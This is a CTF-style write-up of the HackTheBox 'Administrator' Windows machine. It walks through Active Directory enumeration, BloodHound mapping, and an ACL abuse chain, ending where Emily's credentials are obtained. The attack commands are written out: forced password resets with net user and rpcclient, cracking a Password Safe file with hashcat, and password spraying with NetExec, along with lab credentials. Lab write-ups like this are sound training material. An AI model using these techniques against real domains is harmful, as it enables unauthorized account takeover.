Administrator - HackTheBox Writeup

Administrator — HackTheBox
| Difficulty: Medium | OS: Windows Server 2022 | IP: 10.129.28.107 |
As is common in real life Windows pentests, you start this box with credentials for the following account: Olivia:ichliebedich. The box is a pure AD ACL abuse chain — enum, enum, and more enum.
Reconnaissance
Nmap
Full port scan first:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
└─$ nmap 10.129.28.107 -vv -oN nmap/administrator-open-ports -Pn -sS -p-

Nmap scan report for 10.129.28.107
Host is up, received user-set (0.033s latency).
Scanned at 2026-05-03 20:26:27 EDT for 24s
Not shown: 65509 closed tcp ports (reset)
PORT      STATE SERVICE          REASON
21/tcp    open  ftp              syn-ack ttl 127
53/tcp    open  domain           syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
47001/tcp open  winrm            syn-ack ttl 127
49664/tcp open  unknown          syn-ack ttl 127
...
Okay looks like another normal AD box. Formatted ports into CSV for a detailed scan using:
1
2
└─$ cat nmap/administrator-open-ports | grep 'open' | cut -d '/' -f 1 | tail -n 26 | paste -sd ','
21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,...
Detailed scan:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
└─$ nmap -sC -sV -Pn -p21,53,88,135,139,389,445,464,593,636,3268,3269,5985,9389,47001,49664,49665,49666,49667,49668,56398,64383,64388,64397,64410,64442 -A -oN nmap/administrator-detailed-scan 10.129.28.107 -vv

PORT      STATE SERVICE       REASON          VERSION
21/tcp    open  ftp           syn-ack ttl 127 Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        syn-ack ttl 127 Simple DNS Plus
88/tcp    open  kerberos-sec  syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2026-05-04 07:28:37Z)
135/tcp   open  msrpc         syn-ack ttl 127 Microsoft Windows RPC
139/tcp   open  netbios-ssn   syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp   open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds? syn-ack ttl 127
464/tcp   open  kpasswd5?     syn-ack ttl 127
593/tcp   open  ncacn_http    syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    syn-ack ttl 127
3268/tcp  open  ldap          syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: administrator.htb, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped    syn-ack ttl 127
5985/tcp  open  http          syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        syn-ack ttl 127 .NET Message Framing
Imp stuff → Domain: administrator.htb. Now we do have creds, but I wanna try all NULL logins first.
Enumeration
DNS
1
2
3
4
5
6
7
8
9
└─$ dig ANY administrator.htb @administrator.htb

;; ANSWER SECTION:
administrator.htb.  600   IN  A    10.129.28.107
administrator.htb.  3600  IN  NS   dc.administrator.htb.
administrator.htb.  3600  IN  SOA  dc.administrator.htb. hostmaster.administrator.htb. 126 900 600 86400 3600

;; ADDITIONAL SECTION:
dc.administrator.htb.  3600  IN  A  10.129.28.107
So we know the nameserver is dc.administrator.htb., added dc and hostmaster both to /etc/hosts. Did AXFR of administrator.htb @dc but no luck. Let this happen in the bg, moving onto LDAP, RPC, SMB enum.
dnsenum with a wordlist found only standard AD DNS records — gc._msdcs, domaindnszones, forestdnszones — all pointing to the same IP. Single DC environment, nothing hidden here.
FTP
NULL, anonymous, administrator failed, even Olivia’s acc with her creds. Moving on.
RPC — NULL Session
1
2
3
4
5
6
7
8
9
10
└─$ rpcclient -U '' -N 10.129.28.107

rpcclient $> enumdomusers
result was NT_STATUS_ACCESS_DENIED
rpcclient $> enumdomgroups
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydispinfo
result was NT_STATUS_ACCESS_DENIED
rpcclient $> querydominfo
result was NT_STATUS_ACCESS_DENIED
Returned nothing, only status denied.
SMB — NULL Session
1
2
3
4
5
6
7
8
9
└─$ smbclient -L //10.129.28.107 -N

Anonymous login successful

	Sharename       Type      Comment
	---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.28.107 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
Anonymous login worked but there are no shares visible to the anonymous user. The SMB1 error at the bottom is just noise — smbclient tries to fall back to SMB1 to list workgroups and fails because the server doesn’t support it, so we can ignore that.
LDAP — NULL Session
1
2
3
4
5
6
7
8
└─$ ldapsearch -x -H ldap://10.129.28.107 -b '' -s base namingContexts

dn:
namingContexts: DC=administrator,DC=htb
namingContexts: CN=Configuration,DC=administrator,DC=htb
namingContexts: CN=Schema,CN=Configuration,DC=administrator,DC=htb
namingContexts: DC=DomainDnsZones,DC=administrator,DC=htb
namingContexts: DC=ForestDnsZones,DC=administrator,DC=htb
The DNs only confirm our finding about the CN being administrator.htb. Trying to dump everything:
1
2
3
4
5
└─$ ldapsearch -x -H ldap://10.129.28.107 -b 'DC=domain,DC=htb' -s sub '(objectClass=*)'

result: 1 Operations error
text: 000004DC: LdapErr: DSID-0C090C78, comment: In order to perform this
 operation a successful bind must be completed on the connection., data 0, v4f7c
This only furthers our confirmation that LDAP needs auth to query the directory.
Authenticated Enumeration — RPC
Let’s now try with the given creds:
1
2
3
4
5
6
7
8
9
10
11
12
13
└─$ rpcclient -U 'Olivia%ichliebedich' 10.129.28.107

rpcclient $> enumdomusers
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[olivia] rid:[0x454]
user:[michael] rid:[0x455]
user:[benjamin] rid:[0x456]
user:[emily] rid:[0x458]
user:[ethan] rid:[0x459]
user:[alexander] rid:[0xe11]
user:[emma] rid:[0xe12]
We know other users now.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44e]
Host info — it is a PDC, no printers available, the enumprivs confirms it’s a PDC:
1
2
3
4
5
6
7
8
9
10
11
12
rpcclient $> querydominfo
Domain:		ADMINISTRATOR
Server:
Comment:
Total Users:	45
Total Groups:	0
Total Aliases:	15
Sequence No:	1
Force Logoff:	18446744073709551615
Domain Server State:	0x1
Server Role:	ROLE_DOMAIN_PDC
Unknown 3:	0x0
Authenticated Enumeration — SMB
1
2
3
4
5
6
7
8
9
└─$ smbclient -L //10.129.28.107 -U 'Olivia%ichliebedich'

	Sharename       Type      Comment
	---------       ----      -------
	ADMIN$          Disk      Remote Admin
	C$              Disk      Default share
	IPC$            IPC       Remote IPC
	NETLOGON        Disk      Logon server share
	SYSVOL          Disk      Logon server share
Shares are listed. Checked them:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
└─$ smbclient //10.129.28.107/NETLOGON -U 'Olivia%ichliebedich'
smb: \> dir
  .                                   D        0  Fri Oct  4 15:48:08 2024
  ..                                  D        0  Fri Oct  4 15:54:15 2024

└─$ smbclient //10.129.28.107/ADMIN$ -U 'Olivia%ichliebedich'
tree connect failed: NT_STATUS_ACCESS_DENIED

└─$ smbclient //10.129.28.107/C$ -U 'Olivia%ichliebedich'
tree connect failed: NT_STATUS_ACCESS_DENIED

└─$ smbclient //10.129.28.107/SYSVOL -U 'Olivia%ichliebedich'
smb: \> dir
  .                                   D        0  Fri Oct  4 15:48:08 2024
  ..                                  D        0  Fri Oct  4 15:48:08 2024
  administrator.htb                  Dr        0  Fri Oct  4 15:48:08 2024

smb: \administrator.htb\> dir
  .                                   D        0  Fri Oct  4 15:54:15 2024
  ..                                  D        0  Fri Oct  4 15:48:08 2024
  DfsrPrivate                      DHSr        0  Fri Oct  4 15:54:15 2024
  Policies                            D        0  Fri Oct  4 15:48:32 2024
  scripts                             D        0  Fri Oct  4 15:48:08 2024

smb: \administrator.htb\> cd DfsrPrivate
cd \administrator.htb\DfsrPrivate\: NT_STATUS_ACCESS_DENIED

smb: \administrator.htb\Policies\> ls
  .                                   D        0  Fri Oct  4 15:48:32 2024
  ..                                  D        0  Fri Oct  4 15:54:15 2024
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Fri Oct  4 15:48:32 2024
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Fri Oct  4 15:48:32 2024
NETLOGON is empty, ADMIN$ and C$ access denied, SYSVOL has standard Policies and scripts — nothing interesting.
Authenticated Enumeration — LDAP
1
2
3
4
5
6
7
8
9
10
11
# dump everything
ldapsearch -x -H ldap://10.129.28.107 -D 'Olivia@administrator.htb' -w 'ichliebedich' -b 'DC=administrator,DC=htb' -s sub '(objectClass=*)' > ldap-dump.txt

# users only
ldapsearch -x -H ldap://10.129.28.107 -D 'Olivia@administrator.htb' -w 'ichliebedich' -b 'DC=administrator,DC=htb' '(objectClass=user)' sAMAccountName memberOf description

# groups
ldapsearch -x -H ldap://10.129.28.107 -D 'Olivia@administrator.htb' -w 'ichliebedich' -b 'DC=administrator,DC=htb' '(objectClass=group)' cn member

# computers
ldapsearch -x -H ldap://10.129.28.107 -D 'Olivia@administrator.htb' -w 'ichliebedich' -b 'DC=administrator,DC=htb' '(objectClass=computer)' cn dNSHostName operatingSystem
Authenticated Enumeration — NetExec
1
2
3
4
5
6
7
8
9
10
11
12
13
14
└─$ nxc smb 10.129.28.107 -u 'Olivia' -p 'ichliebedich' --users

SMB  10.129.28.107  445  DC  [+] administrator.htb\Olivia:ichliebedich
SMB  10.129.28.107  445  DC  -Username-                    -Last PW Set-       -BadPW- -Description-
SMB  10.129.28.107  445  DC  Administrator                 2024-10-22 18:59:36 0       Built-in account for administering the computer/domain
SMB  10.129.28.107  445  DC  Guest                         <never>             0       Built-in account for guest access to the computer/domain
SMB  10.129.28.107  445  DC  krbtgt                        2024-10-04 19:53:28 0       Key Distribution Center Service Account
SMB  10.129.28.107  445  DC  olivia                        2024-10-06 01:22:48 0
SMB  10.129.28.107  445  DC  michael                       2024-10-06 01:33:37 0
SMB  10.129.28.107  445  DC  benjamin                      2024-10-06 01:34:56 0
SMB  10.129.28.107  445  DC  emily                         2024-10-30 23:40:02 0
SMB  10.129.28.107  445  DC  ethan                         2024-10-12 20:52:14 0
SMB  10.129.28.107  445  DC  alexander                     2024-10-31 00:18:04 0
SMB  10.129.28.107  445  DC  emma                          2024-10-31 00:18:35 0
Password policy:
1
2
3
4
5
6
7
8
9
10
└─$ nxc smb 10.129.28.107 -u 'Olivia' -p 'ichliebedich' --pass-pol

SMB  10.129.28.107  445  DC  [+] Dumping password info for domain: ADMINISTRATOR
SMB  10.129.28.107  445  DC  Minimum password length: 7
SMB  10.129.28.107  445  DC  Password history length: 24
SMB  10.129.28.107  445  DC  Maximum password age: 41 days 23 hours 53 minutes
SMB  10.129.28.107  445  DC  Password Complexity Flags: 000000
SMB  10.129.28.107  445  DC  Domain Password Complex: 0
SMB  10.129.28.107  445  DC  Account Lockout Threshold: None
SMB  10.129.28.107  445  DC  Locked Account Duration: 30 minutes
Summary of Enumeration
| Domain: administrator.htb | DC: dc.administrator.htb (Windows Server 2022 Standard) | Single DC environment |
| sAMAccountName | Full Name | Group Memberships | Notes |
|---|---|---|---|
| Administrator | — | Domain Admins, Enterprise Admins, Schema Admins | The target |
| krbtgt | — | Denied RODC PWD Replication | Service account |
| olivia | Olivia Johnson | Remote Management Users | Our current user |
| michael | Michael Williams | Remote Management Users | WinRM access, never logged in |
| benjamin | Benjamin Brown | Share Moderators | Has bad password attempts |
| emily | Emily Rodriguez | Remote Management Users | Has logged in before |
| ethan | Ethan Hunt | — | No special groups, never logged in |
| alexander | Alexander Smith | — | Account disabled (UAC 66050) |
| emma | Emma Johnson | — | Account disabled (UAC 66050) |
Key takeaways:
- Three users besides Olivia have WinRM access: michael, emily. Those are lateral movement targets.
- benjamin is in a custom group “Share Moderators” — worth checking what that grants access to.
- alexander and emma are disabled — ignore them.
- ethan has no group memberships and never logged in — could be interesting, maybe a service account or kerberoastable.
- Only the built-in Administrator account is in Domain Admins.
So far nothing interesting found and even though Olivia gets WinRM access, nothing is accessible to her nor is anything present in her home dir. So imma just switch to BloodHound.
BloodHound — Mapping the Attack Path
Collected data:
1
└─$ bloodhound-python -u "Olivia" -p "ichliebedich" -d administrator.htb -ns 10.129.28.107 -c all
After a long battle getting neo4j and BloodHound set up (the CE version has its own separate auth which is a pain — ended up using legacy BloodHound v4.3.1 which just connects directly to neo4j), imported the JSON files and searched for Olivia.

Checking her Outbound Object Control — Olivia has GenericAll over Michael. That’s full control over his account.
Exploitation — The ACL Chain
Step 1: Olivia → Michael (GenericAll → Password Reset)
We can change Michael’s password:
1
2
*Evil-WinRM* PS C:\Users\olivia\Documents> net user michael 'NewPass123!' /domain
The command completed successfully.
Verify using:
1
2
3
4
5
└─$ evil-winrm -i 10.129.28.107 -u michael -p 'NewPass123!'

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\michael\Documents> whoami
administrator\michael
Step 2: Michael → Benjamin (ForceChangePassword)

BloodHound showed Michael has ForceChangePassword over Benjamin. We change Benjamin’s password as well — but net user from WinRM gave Access Denied, so used rpcclient from Kali:
1
└─$ rpcclient -U 'michael%NewPass123!' 10.129.28.107 -c "setuserinfo2 benjamin 23 'NewPass123!'"
Which was successful:
1
2
3
└─$ nxc smb 10.129.28.107 -u benjamin -p 'NewPass123!'
SMB  10.129.28.107  445  DC  [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB  10.129.28.107  445  DC  [+] administrator.htb\benjamin:NewPass123!
Now let’s also test it against SMB, FTP and LDAP as well — works, just not for WinRM:
1
2
3
4
5
6
7
8
└─$ nxc ftp 10.129.28.107 -u benjamin -p 'NewPass123!'
FTP  10.129.28.107  21  10.129.28.107  [+] benjamin:NewPass123!

└─$ nxc ldap 10.129.28.107 -u benjamin -p 'NewPass123!'
LDAP  10.129.28.107  389  DC  [+] administrator.htb\benjamin:NewPass123!

└─$ nxc winrm 10.129.28.107 -u benjamin -p 'NewPass123!'
WINRM  10.129.28.107  5985  DC  [-] administrator.htb\benjamin:NewPass123!
Step 3: Benjamin → Password Safe → Emily
Found a psafe file on FTP:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
└─$ ftp 10.129.28.107
Connected to 10.129.28.107.
220 Microsoft FTP Service
Name (10.129.28.107:varadkj): benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> binary
200 Type set to I.
ftp> get Backup.psafe3
local: Backup.psafe3 remote: Backup.psafe3
229 Entering Extended Passive Mode (|||52084|)
125 Data connection already open; Transfer starting.
100% |*****************************************************|   952  42.93 KiB/s  00:00 ETA
226 Transfer complete.
952 bytes received in 00:00 (41.98 KiB/s)
ftp> exit
Important: binary mode before downloading — without it FTP transfers in ASCII mode and corrupts non-text files (it translates line endings, so a 0x0A byte in a crypto blob gets a 0x0D inserted before it, mangling the data).
1
2
└─$ file Backup.psafe3
Backup.psafe3: Password Safe V3 database
I cracked it using my RTX 4070 Super GPU in less than 5 secs:
1
2
3
4
5
6
7
8
9
10
PS> .\hashcat.exe -m 5200 .\hashes\Backup.psafe3 .\wordlists\rockyou.txt -d 2

.\hashes\Backup.psafe3:tekieromucho

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5200 (Password Safe v3)
Hash.Target......: .\hashes\Backup.psafe3
Time.Started.....: Mon May 04 00:12:52 2026 (0 secs)
Time.Estimated...: Mon May 04 00:12:52 2026 (0 secs)
And after a long battle with apt, brew, python, conda, and Windows’s formatting rant — I just downloaded the pwsafe app on my Mac and from there we see passwords for 3 people.


After copying them to a new file and spraying with all known users using NetExec, only Emily’s password turns out to be valid:
1
2
3
└─$ netexec smb 10.129.28.107 -u users.txt -p only-leaked-passwds --continue-on-success

SMB  10.129.28.107  445  DC  [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
User Flag
Now we see Emily is a part of Domain Users and Remote Management Users and has WinRM access along with GenericWrite over Ethan:
